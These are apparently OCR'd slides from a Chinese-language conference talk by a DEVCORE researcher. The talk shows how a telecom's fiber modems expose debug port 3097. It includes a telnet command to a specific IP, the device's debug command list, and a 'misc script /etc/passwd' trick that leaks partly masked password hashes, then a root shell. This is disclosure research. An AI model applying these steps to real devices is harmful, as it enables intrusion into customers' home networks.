你用它上網，我用它進你內網

知名電信商設備遠端代碼執行漏洞

🍊 Orange Tsai (@orange_8361)

DEVCORE

Orange Tsai

- Principal security researcher at DEVCORE
- Captain of HITCON CTF team
- 0day researcher, focusing on Web/Application security


orange_8361

DEVCORE

駭客的**夢想**

指哪打哪

國家級的力量

世界級的範圍 + 廠商的安全意識提升 = 🤔

國家級的力量

- 攻擊伊朗核電廠的 Stuxnet 震網病毒
- 史諾登揭露 NSA 全球監控的稜鏡計畫
- NSA 軍火庫外洩所導致的 WannaCry

限定範圍 + 關鍵基礎設施 + 不安全的廠商

= ?


新世界の神となる


POWER
PON
ALARM
10/100/1000 DUPLEX 4
10/100/1000 DUPLEX 3
10/100/1000 DUPLEX 2
10/100/1000 DUPLEX 1
Alcatel·Lucent
[redacted]電信
I-040G


ADSL
TECOM
PWR
ALARM
ADSL ACT
ADSL LINK
LAN4
LAN3
LAN2
LAN1
AR4031B


神秘數字 3097
GAMING
Hello大家好 我是KUAIZERO老高

外網

✗	22/tcp	close
✗	443/tcp	close
✓	3097/tcp	open

內網

✓	22/tcp	close
✓	443/tcp	close
✗	3097/tcp	open

250,000+

怕豹.jpg

```
telnet 1.171.94.87 3097
```

GTHG17c4e263:015:05>

你渴望力量嗎？

黒箱 → 灰箱 → 白箱

GTHG17c4e263:015:05> help

```
misc help|[subcmd...]
spec [classid|section]
     alarm|avc [classid] [n1,n2,n3...]
     find [keyword]
config [classid]
attr get [classid] [meid] [attr_order]
     set [classid] [meid] [attr_order] [string]
     setm [classid] [meid] [attrmask] [string]
me [classid] [meid] [attr_order]
   create|delete [classid] [meid]
   check [classid]
   find [keyword]
   related [classid]
   related [classid] [classid2]
   gclist [dump|aging]

er|eri [erid]
erattri [erid] [erattrid]
erattri_time_reset
hwresource|hw [classid] [meid]
tcont|bridge|pots|unrelated [meid|*]
tag helpf|helpt[bridge_meid]
classf [bridge_meid | lan_port_meid wan_bport_meid]
        b
        r
        g
        stat [vid] [b|r u|d]
        stat reset
        dbg [bridge_meid | lan_port_meid wan_bport_meid]
        hw [aclhit|ethertype|basic] [help|h|?]

vacl help|[subcmd...]
bat [en|dis|a1|a0|ou|cu|tg|hs|dump] [batchtab|*]
bat [enable|disable|auto|noauto|omci_update|crosstab_update|table_gen|hw_sync|dump]
[batchtab|*]
gpon [tcont|pq|gem|clearpq|recovery|serdes_reset]
     cnt [global|tcont|gem|*|reset]
     history|h [0..12]|reset

switch help|[subcmd...]
arp limitget|limitset [num]
dhcp_filter count_get|count_reset
cpuport history
cpuport history [n|keyword|*] - show specific pkt, list pkt of keyword, list all pkt
                list - list pkt
                list [n1] [n2] [keyword]
                find [mac_addr|mac_mask|eth_proto|ip_addr|ip_proto|tcpudp_port=...]
                show [n] - show pkt detail
                show [n1] [n2] [keyword]
                defer [n] - list pkt deferred more than n us
                clear - clear log
                clear [n] - clear log until n pkt remained
                run [n] - execute pkt as if thery are input from outside
                run [n1] [n2] [keyword]
                load|save [filename]
                save [filename] [n1] [n2] [keyword]

ps: [keyword] is optional
cpuport sniffer [subcmd...]
cpuport extract
portinfo me [classid] [meid]
portinfo logical [id]
portinfo uni [id]
igmp help|[subcmd...]
cfm help|[subcmd...]
lldp help|[subcmd...]
stp help|[subcmd...]
gfast help|[subcmd...]
env [envname] [string]
history|h help|[subcmd...]
nat help|[subcmd...]
```

GTHG17c4e263:015:05> misc help

```
misc omci_init|init|omci_exit|task|wanif|reboot|version
     asc2hex|hex2asc|sec2datetime|tm [string]
     msgcount [clear]
     msgmask [mask]
     script [filename]
     anig [anig_type]
     console [on|off|client]
```


```
misc session add|del|DEL [sessname]
     meid2inst [classid] [meid]
     inst2meid [classid] [instance]
     fields2ventry [string]
     alarm_seq [seq_num]
     mib_reset|omcc_mr_show|sw_download_stat
```


> *misc script /etc/passwd*

```
passwd> root:$1$JXnZ3nCz$**********Jbad5uxsY.:0:0:root:/root:/etc/login.sh
Invalid command.
passwd> cht:x:0:0:root:/root:/etc/init.d/login.sh
Invalid command.
passwd> user:$1$$ex9cQFo.PV11eSLXJFZuj.:0:0:root:/root:/etc/login.sh
Invalid command.
passwd> ftp:*:95:95::/var/ftp:
Invalid command.
passwd> sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
Invalid command.
```

root

*1JXnZ3nCz$**********Jbad5uxsY.*


@AARON
@AARON
@AARON
@AARON



123456

1JXnZ3nCz$**********Jbad5uxsY.

~~123456~~

1JXnZ3nCz$*********Jbad5uxsY.


(非當事密碼)

192.168.1.1 [80x24]


連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
login as: i[redacted]t
i[redacted]t@192.168.1.1's password: **********


BusyBox v1.23.2 (2019-07-31 15:28:45 CST)
Enter 'help' for a list of built-in commar

~ # uname -a
Linux I-040GW.cht.com.tw 2.6.30.9-5VT #1 F
una SDK V1.8.0] rlx GNU/Linux
~ # id
uid=0(i[redacted]t) gid=0(root)
~ #
```

黒箱 → 灰箱 → 白箱


[redacted] 7:49 PM
3097 要拿 shell 困難感覺
🤔 1

~~飛機上輕鬆拿 SHELL 你看~~



```
$ netstat -anp | grep 3097
```

```
127.0.0.1:3097    0.0.0.0:*    LISTEN    1293/omcimain
```

煩躁度 **+10%**

$ ls -lh /usr/bin/omcimain

-rwxr-xr-x root root **4.6M** /usr/bin/omcimain

煩躁度 ***+10%***

煩躁度 ***+20%***

$ file /usr/bin/omcimain

ELF 32-bit MSB executable, **MIPS, MIPS-I version 1**
(SYSV), dynamically linked

*煩躁度 **+10%***
*煩躁度 **+20%***
*煩躁度 **+30%***

煩躁度＋MAX


-崩（〒皿〒）潰-

/usr/bin/dmcirapp

ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked


煩躁度 +10%
煩躁度 +20%
煩躁度 +30%

你有 MIPS Decompiler 嗎?



Orange Tsai ✈️ 前往拉斯維加斯——從桃園國際機場 Taoyuan International Airport 出發。

剛剛 · 🔒



拉斯維加斯

城市 · 美國

151,515 個人在這裡打卡

儲存

求乾爹抖內出國玩機票

